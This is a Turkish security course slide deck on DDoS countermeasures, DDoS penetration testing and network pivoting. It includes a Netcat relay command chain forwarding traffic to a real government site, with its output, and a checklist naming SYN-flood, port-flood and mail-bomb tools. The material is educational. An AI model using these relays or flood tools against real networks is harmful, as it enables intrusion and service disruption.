
Time-frequency representation of a continuous signal.



(a) Simulated Traffic



(b) Cusum



(c) Wavelet

Şekil: Dalgacık Analizi⁶

⁶<http://groups.geni.net/geni/wiki/FirstGenBrooks>

İçindekiler

- 1 DDoS Saldırıları (Devam)
 - SYN Flood - Metasploit
 - DNS Amplification
 - DNS Amplification - Scapy
 - HTTP GET Flood
 - Slowloris Saldırısı
- 2 DDoS Saldırı Algılama
 - Giriş
 - Active Profiling
 - Sequential Change-Point
 - Dalgacık Analizi
- 3 Karşı Önlemler
 - Karşı Önlemler
 - Saldırıyı Absorbe Etmek
 - Servis Hizmetinin Azaltılması
 - Hizmetin Kapatılması
 - Egress Filtering
 - Ingress Filtering
 - TCP Intercept
 - Honeypots

- Load-Balancing
- 4 BotNet Karşı Önlemler
 - RFC 3704 Filtreleme
 - Gelişmiş Koruma Araçları
 - Karşı Önlemler
- 5 DDoS Pentest
 - DDoS Pentest
 - Gelişmiş DDoS Koruma Yöntemi
- 6 Pivoting
 - Routing
 - Pivoting
 - Kullanılan Pivoting Kanalları
 - Araçlar
- 7 Kanallar
 - Netcat relay
 - SSH Lokal Port Yönlendirme
 - SSH Ters Port Yönlendirme
 - SSH Dinamik Port Yönlendirme
 - Meterpreter Sessions

Karşı Önlemler

Karşı Önlemler

- ▶ Saldırının absorbé edilmesi
- ▶ Servis hizmetinin azaltılması
- ▶ Hizmetin kapatılması

Saldırıyı Absorbe Etmek

Saldırıyı Absorbe Etmek

- ▶ Ek kapasiteye ihtiyaç duyulur.
- ▶ Daha önceden planlama ve çözümün gerçekleştirilmiş olması gereklidir.
- ▶ Kapasitenin eklenmesiyle ilgili doğrudan ve devam eden maliyetlerin bilincinde olmamız gereklidir
 - ▶ computing, storage, network equipment, standby servers, replication of data

Servis Hizmetinin Azaltılması

Servis Hizmetinin Azaltılması

- ▶ Saldırı esnasında bütün servislerin ayakta ve çalışır halde olması gerekmeyebilir.
- ▶ Kritik işletme fonksiyonlarını yerine getiren bilişim sistemleri değerlendirilmeli
- ▶ Bunların DoS saldırısına karşı korunması için strateji belirlenmelidir.
- ▶ Sunulan hizmetlerden alt kümeler oluşacak şekilde (örn: kritik servisler)

Hizmetin Kapatılması

Hizmetin Kapatılması

- ▶ Zarar, kontrolün ötesine geçtiğinde, tüm servisleri planlı bir şekilde kapatmak ve ardından aşamalı bir şekilde normale dönmek en iyisidir.
- ▶ Tüm saldırırlara karşı koruma sağlamak için kolay bir yol veya tek bir yol yoktur.

Egress Filtering

Egress Filtering


- ▶ Ağdan ayrılan IP paket üstbilgileri geçerli kriterleri karşılayıp karşılamadıklarını kontrol etmek için taranır.
- ▶ Kriterleri karşılayan paketlerin ajan dışına çıkışına izin verilecektir
- ▶ Sahte IP adresleri bulunan birçok DDoS paketi iptal edilir.
- ▶ Yetkisiz veya kötü niyetli trafiğin ev ağından ayrılmamasına izin vermez.

Ingress Filtering

Ingress Filtering

- ▶ **Tanım:** gelen paketlerin aslında kaynak olduklarını iddia eden ağlardan geldiğine emin olmak için kullanılan bir tekniktir.
- ▶ Paketler ağ'ınız içeresine alınmadan önce doğru olmayan adreslere sahiplerse, bunları filtreleyin.
 - ▶ *Meşru (legitimate) kaynak IP*
- ▶ Bilinen IP adreslerinden gelen saldırıları engellemez.
- ▶ Saldırganın sahte kaynak IP adreslerinden saldırı başlatmasını yasaklar.
- ▶ Bu filtreleme, kaynak adresi izlememize yardımcı olur.

Ingress - Egress Filtering



Şekil: Ingress - Egress Filtering 7


⁷<http://1100029f.blogspot.com.tr/2012/04/ccd2c01-p02-1100029f.html>

TCP Intercept I

TCP Intercept

- ▶ TCP sunucularını *SYN flood* saldırılarından korumak için tasarlanmıştır.
- ▶ TCP Intercept yazılımları, istemci tarafından gönderilen SYN paketlerini keser, eğer istemci erişim listesinde (access list) yer alırsa bağlantıyı izin verir.
- ▶ Aynı şekilde sunucu ile istemcinin yerine iletişime geçer bağlantı kurulduktan sonra aradan çekilir.
- ▶ Sahte istemci bağlantı isteklerinin sunucuya ulaşmasını engeller.

TCP Intercept II



Şekil: TCP Intercept⁸

⁸<http://flylib.com/books/en/2.464.1.51/1/>

Honeypots


Honeypots

- ▶ Honeypots: Sahte bilgisayar sistemleri
 - ▶ Yem olarak kurulurlar
 - ▶ Saldırganlar hakkında bilgi toplamak için kullanılır.
- ▶ Sınırlı güvenlik ayarlarına sahip sistemler
 - ▶ Saldırganı çekmek
 - ▶ Footprint tanıtmak
 - ▶ Ana Sunucuya korumak
- ▶ Saldırganların dikkatini ana sunucu yerine bunlara yönlendirmek için kullanılır.
- ▶ Saldırı yöntemleri, teknikleri vb. hakkında yeterli bilginin elde edilebilmesi için ana sunucuların hemen hemen tüm özelliklerine sahip olmalı.

Honeypots Türleri I

High interaction honeypots


- ▶ Gerçek zafiyet içeren hizmetler ve yazılımlar içerir.
- ▶ Gerçek işletim sistemleri ve uygulamalar içerir.
- ▶ Saldırının, sızma saldırısının veya zararlı yazılımın gerçek ortamda nasıl çalışacağına ulaşılır.
- ▶ **Honeynets:** tuzak da dahil olmak üzere tüm bilgisayar ağının tüm düzenini içeren altyapıdır ve saldırısı ayrıntılarını yakalarlar.
 - ▶ <http://project.honeynet.org>



Honeypots Türleri II

Low interaction honeypots

- ▶ Saldırgan veya zararlı yazılımla kısıtlı etkileşime girenler
- ▶ sunulan bütün servisler taklit (emulate) edilir.
- ▶ Kendisi zayıfet içermemekte, dolayısıyla sömürüler (exploits) sonucunda enfekte olmayacağı.




Load-Balancing

Load-Balancing

- ▶ İşi, iki ya da daha fazla bilgisayar, işlemci, sabit disk ya da diğer kaynaklar arasında paylaşırma teknolojisidir.⁹
- ▶ En iyi kaynak kullanımı, en yüksek işlem hacmi, en düşük cevap süresi sağlanabilir; oluşabilecek aşırı yüklemeden(overload) kurtulunabilir.

⁹https://tr.wikipedia.org/wiki/Yük_dengeleme

DDoS'a Karşı Çözümler (SANS)



Leveraging the Load Balancer to Fight DDoS

- ▶ <https://www.sans.org/reading-room/whitepapers/firewalls/leveraging-load-balancer-fight-ddos-33408>
- ▶ Günümüzde görülen DDoS saldırılarının, web ortamında yer alan load-balancer teknolojileri kullanarak nasıl giderilebileceğini anlatmaktadır.

İçindekiler

- 1 DDoS Saldırıları (Devam)
 - SYN Flood - Metasploit
 - DNS Amplification
 - DNS Amplification - Scapy
 - HTTP GET Flood
 - Slowloris Saldırısı
- 2 DDoS Saldırı Algılama
 - Giriş
 - Active Profiling
 - Sequential Change-Point
 - Dalgacık Analizi
- 3 Karşı Önlemler
 - Karşı Önlemler
 - Saldırıyı Absorbe Etmek
 - Servis Hizmetinin Azaltılması
 - Hizmetin Kapatılması
 - Egress Filtering
 - Ingress Filtering
 - TCP Intercept
 - Honeypots

- Load-Balancing
- 4 BotNet Karşı Önlemler
 - RFC 3704 Filtreleme
 - Gelişmiş Koruma Araçları
 - Karşı Önlemler
- 5 DDoS Pentest
 - DDoS Pentest
 - Gelişmiş DDoS Koruma Yöntemi
- 6 Pivoting
 - Routing
 - Pivoting
 - Kullanılan Pivoting Kanalları
 - Araçlar
- 7 Kanallar
 - Netcat relay
 - SSH Lokal Port Yönlendirme
 - SSH Ters Port Yönlendirme
 - SSH Dinamik Port Yönlendirme
 - Meterpreter Sessions

RFC 3704 Filtreleme

RFC 3704 Filtreleme

- ▶ **RFC 3704:** Ingress Filtering for Multihomed Networks (filter at the ISP before enters the Internet link.)
- ▶ **Black hole filtering (Discarding packets at the routing level)**
 - ▶ Gelen veya giden trafığın silindiği (veya "düştüğü") ağdaki yerleri ifade eder, kaynağı verilerin hedeflenen aliciya ulaşmadığına dair bilgi vermez.
 - ▶ Servis sağlayıcılar tarafından genellikle erişim listeleri uygulanmadan trafik filtrelemesi için kullanılan bir tekniktir.
 - ▶ Örnekler: "packets destined to 192.168.1.1 are discarded", "Disable ICMP unreachable packets"

Gelişmiş Koruma Araçları

Araçlar

- ▶ DDoS Protector
- ▶ FortiDDoS appliances
- ▶ Arbor Pravail Availability Protection System
- ▶ Cisco Guard XT
- ▶ Wanguard
- ▶ SDL Regex Fuzzer
- ▶ NetFlow Analyzer
- ▶ Netscaler application firewall
- ▶ AntiDDoS Guardian

Karşı Önlemler

Karşı Önlemler

- ▶ Disable unused and insecure services
- ▶ Update kernel to the latest release
- ▶ Deny external ICMP traffic access
- ▶

İçindekiler

- 1 DDoS Saldırıları (Devam)
 - SYN Flood - Metasploit
 - DNS Amplification
 - DNS Amplification - Scapy
 - HTTP GET Flood
 - Slowloris Saldırısı
- 2 DDoS Saldırı Algılama
 - Giriş
 - Active Profiling
 - Sequential Change-Point
 - Dalgacık Analizi
- 3 Karşı Önlemler
 - Karşı Önlemler
 - Saldırıyı Absorbe Etmek
 - Servis Hizmetinin Azaltılması
 - Hizmetin Kapatılması
 - Egress Filtering
 - Ingress Filtering
 - TCP Intercept
 - Honeypots
- 4 BotNet Karşı Önlemler
 - RFC 3704 Filtreleme
 - Gelişmiş Koruma Araçları
 - Karşı Önlemler
- 5 DDoS Pentest
 - DDoS Pentest
 - Gelişmiş DDoS Koruma Yöntemi
- 6 Pivoting
 - Routing
 - Pivoting
 - Kullanılan Pivoting Kanalları
 - Araçlar
- 7 Kanallar
 - Netcat relay
 - SSH Lokal Port Yönlendirme
 - SSH Ters Port Yönlendirme
 - SSH Dinamik Port Yönlendirme
 - Meterpreter Sessions

DDoS Pentest I

- ➊ Pentest'in amacı ve planını tanımlayın
- ➋ Sunucu veya uygulama üzerinde yapay istekler oluşturarak yük testi (load test) gerçekleştirin
 - ▶ Webserver Stress Tool, Web Stress Tester, JMeter
- ➌ Ağı tarayarak DoS açıklarını kontrol edin. **Nmap**, **GFI LANGuard** veya **Nessus** gibi araçları kullanabilirsiniz.
- ➍ Hedefi bağlantı istek paketleriyle boğarak sunucuda SYN saldırısı yapın.
Araçlar: **DoS HTTP**, **Sprut**
- ➎ Sunucu üzerine çok sayıda TCP veya UDP paket göndererek "port flooding" saldırısı yapın. Araçlar: **Pepsi5**, **Mutilate**

DDoS Pentest II

- ⑥ E-posta sunucusunda, e-posta bombardımanı çalıştırın. Araçlar: **Mail Bomber, Advanced Mail Bomber**
- ⑦ Web sitesi formlarını ve ziyaretçi defterini keyfi ve uzun girdileri kullanarak sahte girişlerle doldurun.
- ⑧ Son olarak, tüm bulguları belgeleyin ve belirlenen sorunların çözümünde bir sonraki adımları başlatın.

Gelişmiş DDoS Koruma Yöntemi

Gelişmiş DDoS Koruma Yöntemi

- ① Ağ ortamını değerlendirin ve bir savunma planı gerçekleştirin
- ② Kapsamlı ve katmanlı bir DDoS stratejisi geliştirin
- ③ Altyapı (infrastructure) düzeyinde kontrol uygulayın
- ④ DNS sunucularını ve diğer kritik altyapıyı koruyun
- ⑤ Kurum içi özel DDoS araçları uygulayın

İçindekiler

- 1 DDoS Saldırıları (Devam)
 - SYN Flood - Metasploit
 - DNS Amplification
 - DNS Amplification - Scapy
 - HTTP GET Flood
 - Slowloris Saldırısı
- 2 DDoS Saldırı Algılama
 - Giriş
 - Active Profiling
 - Sequential Change-Point
 - Dalgacık Analizi
- 3 Karşı Önlemler
 - Karşı Önlemler
 - Saldırıyı Absorbe Etmek
 - Servis Hizmetinin Azaltılması
 - Hizmetin Kapatılması
 - Egress Filtering
 - Ingress Filtering
 - TCP Intercept
 - Honeypots


- Load-Balancing
- 4 BotNet Karşı Önlemler
 - RFC 3704 Filtreleme
 - Gelişmiş Koruma Araçları
 - Karşı Önlemler
- 5 DDoS Pentest
 - DDoS Pentest
 - Gelişmiş DDoS Koruma Yöntemi
- 6 Pivoting
 - Routing
 - Pivoting
 - Kullanılan Pivoting Kanalları
 - Araçlar
- 7 Kanallar
 - Netcat relay
 - SSH Lokal Port Yönlendirme
 - SSH Ters Port Yönlendirme
 - SSH Dinamik Port Yönlendirme
 - Meterpreter Sessions

Routing I

Routing

- ▶ **Defense-in-Depth:** Hizmetleri koruyabilmek için çok katmanlı güvenlik mimarileri geliştirilmektedir.
- ▶ Kritik sistemler (veritabanı, uygulama sunucusu gibi) yer aldığı ağ, diğer sistemlerin bulunduğu ağ üzerinde olmamalıdır.
- ▶ **Routing:** Farklı ağ üzerinde bulunan cihazların nasıl haberleşeceği belirleyen süreç

Routing II



Şekil: Routing


Bir ağ paketinin ilerlemesi aşağıdaki gibidir:

- ▶ IP adresi yerel ağda üzerinde mi?
 - ▶ Eğer öyleyse, geçidine gönder
 - ▶ Değilse, ağ
- ▶ Yönlendirici (router) paketi aldığından, kendi yönlendirme tablosuna (routing table) bakar
 - ▶ Hedef IP adresi veya hedef ağ için bir yönlendirme kuralı var mı?
 - ▶ Evet ise, paketi hedefe yönlendir
 - ▶ Değilse, ağ geçidine gönder
- ▶ Aynı işlem diğer yönlendiricilerde de tekrarlanır.
- ▶ Paket nihayet kurumun internet çıkışından sorumlu yönlendiriciye ulaşır. Ve paket internete gönderilir.


Routing III

Pivoting:

- ▶ Temel olarak, ele geçirilmiş bilgisayarları kullanarak normal şartlar altında erişemediğimiz ağlara erişme süreci
- ▶ Birden fazla ağa erişimi olan bir bilgisayarın ele geçirilmesi durumunda ağ izolasyonu işe yaramaz.
- ▶ Bu yöntemle, ele geçirilen bilgisayarlar ile yönlendirme yapan bir saldırgan gizli ağlara erişebilir. Yeni keşfedilen ağa yapılacak her istek Pivot üzerinden iletilir.



Routing IV




Şekil: Routing¹⁰

¹⁰<https://pentest.blog/explore-hidden-networks-with-double-pivoting/>

Pivoting I

Örnek Senaryo

- ▶ Saldırgan IP adresi: 192.168.1.104
- ▶ Compromised Windows XP: 192.168.1.131 ve 10.128.0.3.
- ▶ Saldırgan 10.128.0.x ağını tarar ve IP 10.128.0.1 (Linux) keşfeder.
- ▶ IP 10.128.0.1 (Linux) doğrudan saldırıcı tarafından erişilebilir değildir, ancak yine de "Pivot" tekniğiyle saldırılabilir.



Kullanılan Pivoting Kanalları

Kullanılan Kanallar

- ▶ Netcat relays
- ▶ SSH local port forwarding
- ▶ SSH dynamic port forwarding (SOCKS proxy)
- ▶ Meterpreter sessions
- ▶ Ncat HTTP proxy

Kullanılan Araçlar

Araçlar

- ▶ Nmap
- ▶ Proxychains
- ▶ Netcat
- ▶ Ncat
- ▶ Web Browser
- ▶ Metasploit

İçindekiler

- 1 DDoS Saldırıları (Devam)
 - SYN Flood - Metasploit
 - DNS Amplification
 - DNS Amplification - Scapy
 - HTTP GET Flood
 - Slowloris Saldırısı
- 2 DDoS Saldırı Algılama
 - Giriş
 - Active Profiling
 - Sequential Change-Point
 - Dalgacık Analizi
- 3 Karşı Önlemler
 - Karşı Önlemler
 - Saldırıyı Absorbe Etmek
 - Servis Hizmetinin Azaltılması
 - Hizmetin Kapatılması
 - Egress Filtering
 - Ingress Filtering
 - TCP Intercept
 - Honeypots
- 4 BotNet Karşı Önlemler
 - RFC 3704 Filtreleme
 - Gelişmiş Koruma Araçları
 - Karşı Önlemler
- 5 DDoS Pentest
 - DDoS Pentest
 - Gelişmiş DDoS Koruma Yöntemi
- 6 Pivoting
 - Routing
 - Pivoting
 - Kullanılan Pivoting Kanalları
 - Araçlar
- 7 Kanallar
 - Netcat relay
 - SSH Lokal Port Yönlendirme
 - SSH Ters Port Yönlendirme
 - SSH Dinamik Port Yönlendirme
 - Meterpreter Sessions

Netcat relay I

Listing 4: Netcat relay


```
$mknod backpipe p  
$nc -l -p 12700 0<backpipe|nc tubitak.gov.tr 80 1>backpipe
```

Netcat Relays

- ▶ 12700. port üzerinde bir Netcat listener oluşturur.
 - ▶ **-l**: listen for an incoming connection rather than initiate a connection to a remote host
- ▶ Listener gelen bütün trafiği tubitak.gov.tr adresi ve 80 porta yönlendirilir.
- ▶ **mknod**: "character/block device" oluşturma için kullanılır.
 - ▶ **-p**: for fifo (pipe).

Netcat relay II

```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Thu Mar  9 14:54:19 2017 from 192.168.4.46  
root@kali:~# nc -l -p 12700 0<backpipe | nc tubitak.gov.tr 80 1>backpipe
```



Netcat relay III



Şekil: Tarayıcı Görünümü

Netcat relay IV

```
C:\Users\t>nc 192.168.4.33 12700
HEAD / HTTP/1.1
host: www.tubitak.gov.tr
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 10 Mar 2017 07:04:17 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Content-Type-Options: nosniff
X-Powered-By: PHP/5.4.45
X-DragonCache: MISS
Set-Cookie: device=3; expires=Fri, 10-Mar-2017 09:04:14 GMT; path=/; domain=.tubitak.gov.tr; httponly
Set-Cookie: device_type=0; expires=Fri, 10-Mar-2017 09:04:14 GMT; path=/; domain=.tubitak.gov.tr; httponly
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Content-Language: tr
X-Frame-Options: SAMEORIGIN
Accept-Ranges: bytes
X-Varnish: 929605574
Age: 0
Via: 1.1 varnish
X-Varnish-Cache: MISS
```

Şekil: Banner Grabbing

Netcat relay V

No.	Time	Source	Destination	Protocol	Length	Info
25	1.780300754	192.168.4.46	192.168.4.33	TCP	68	14853-12700 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SA
26	1.780331386	192.168.4.33	192.168.4.46	TCP	68	12700-14853 [SYN, ACK] Seq=1 Ack=1 Win=29200 Len=0 MSS=1460 WS=4 SA
27	1.780986515	192.168.4.46	192.168.4.33	TCP	62	14853-12700 [ACK] Seq=1 Ack=1 Win=65700 Len=0
195	18.224485630	192.168.4.46	192.168.4.33	TCP	72	[TCP segment of a reassembled PDU]
196	18.224515561	192.168.4.33	192.168.4.46	TCP	56	12700-14853 [ACK] Seq=1 Ack=17 Win=29312 Len=0
197	18.224716162	192.168.4.33	193.140.80.208	TCP	72	[TCP segment of a reassembled PDU]
198	18.224916447	192.168.4.46	192.168.4.33	HTTP	82	HEAD / HTTP/1.1
199	18.224920056	192.168.4.33	192.168.4.46	TCP	56	12700-14853 [ACK] Seq=1 Ack=43 Win=29312 Len=0
200	18.238815646	193.140.80.208	192.168.4.33	TCP	62	80-55442 [ACK] Seq=1 Ack=17 Win=14600 Len=0
201	18.2388336495	192.168.4.33	193.140.80.208	HTTP	82	HEAD / HTTP/1.1
202	18.251929801	193.140.80.208	192.168.4.33	TCP	62	80-55442 [ACK] Seq=1 Ack=43 Win=14600 Len=0
230	21.248201708	192.168.4.46	192.168.4.33	HTTP	62	Continuation
231	21.248246717	192.168.4.33	192.168.4.46	TCP	56	12700-14853 [ACK] Seq=1 Ack=44 Win=29312 Len=0
232	21.248438798	192.168.4.33	193.140.80.208	HTTP	57	Continuation
233	21.261896331	193.140.80.208	192.168.4.33	TCP	62	80-55442 [ACK] Seq=1 Ack=44 Win=14600 Len=0
242	21.842081610	193.140.80.208	192.168.4.33	HTTP	702	HTTP/1.1 200 OK
243	21.842100210	192.168.4.33	193.140.80.208	TCP	30	55442-80 [ACK] Seq=44 Ack=647 Win=30362 Len=0
